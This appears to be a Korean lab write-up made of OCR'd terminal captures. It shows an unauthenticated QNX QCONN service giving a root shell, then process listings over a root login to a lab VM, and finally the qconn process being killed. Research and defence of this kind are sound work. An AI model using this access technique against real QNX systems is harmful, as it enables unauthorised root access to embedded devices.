
```
QCONN
<qconn-broker> OK
<qconn-launcher> OK 2588674
: No controlling tty (open /dev/tty: No such device or address)
                                                               : w
arning: won't have full job control

                                   # ls
bin  boot  data  dev  etc  proc  system  tmp  usr  var
                                                      # cd data
# ls
home  var
         # cd home
# ls
qnxuser  root  user1  user2  user3  user4  user5  user6
                                                       # ls
241003_temp  qnxuser  root  user1  user2  user3  user4  user5  use
r6

  # cd 241003_temp
# ls
Hellotest
         #
```

Remote로 접속하여 Local 공격




192.168.56.101 - PuTTY

```
  login as: root
  Keyboard-interactive authentication prompts from server:
| Password:
  End of keyboard-interactive prompts from server
# pidin
     pid tid name                         prio STATE          Blocked
       1   1 /proc/boot/procnto-smp-instr   0f RUNNING
       1   2 /proc/boot/procnto-smp-instr   0f READY
       1   3 /proc/boot/procnto-smp-instr 255i INTR
       1   4 /proc/boot/procnto-smp-instr 255i INTR
       1   5 /proc/boot/procnto-smp-instr 254i INTR
       1   6 /proc/boot/procnto-smp-instr 254i INTR
       1   7 /proc/boot/procnto-smp-instr   1f NANOSLEEP
       1   9 /proc/boot/procnto-smp-instr  10r RECEIVE        1
       1  10 /proc/boot/procnto-smp-instr  10r RECEIVE        1
       1  11 /proc/boot/procnto-smp-instr  10r RECEIVE        1
       1  12 /proc/boot/procnto-smp-instr  10r RECEIVE        1
       1  13 /proc/boot/procnto-smp-instr  10r RECEIVE        1
       1  14 /proc/boot/procnto-smp-instr  10r RECEIVE        1
       1  15 /proc/boot/procnto-smp-instr  10r RECEIVE        1
       1  16 /proc/boot/procnto-smp-instr  10r RECEIVE        1
       1  17 /proc/boot/procnto-smp-instr  10r RECEIVE        1
       1  18 /proc/boot/procnto-smp-instr  10r RECEIVE        1
       1  19 /proc/boot/procnto-smp-instr  10r RUNNING
   16387   1 proc/boot/slogger2            10r RECEIVE        1
   28676   1 proc/boot/devc-con            15r RECEIVE        1
   28676   2 proc/boot/devc-con           254i INTR
   36870   1 proc/boot/ksh                 10r REPLY          28676
   45063   1 proc/boot/ksh                 10r REPLY          28676
   53256   1 proc/boot/ksh                 10r REPLY          28676
   61449   1 proc/boot/ksh                 10r REPLY          28676
   65541   1 proc/boot/pci-server          10r RECEIVE        1
```




```
# pidin | grep q
  270354   1 system/xbin/qconn                   10r SIGWAITINFO

  270354   2 system/xbin/qconn                   10r RECEIVE        1

  270354   3 system/xbin/qconn                   10r SIGWAITINFO

  274452   1 system/xbin/mqueue                  10r RECEIVE        1

# kill -9 270354
# pidin | grep q
  274452   1 system/xbin/mqueue                  10r RECEIVE        1
```



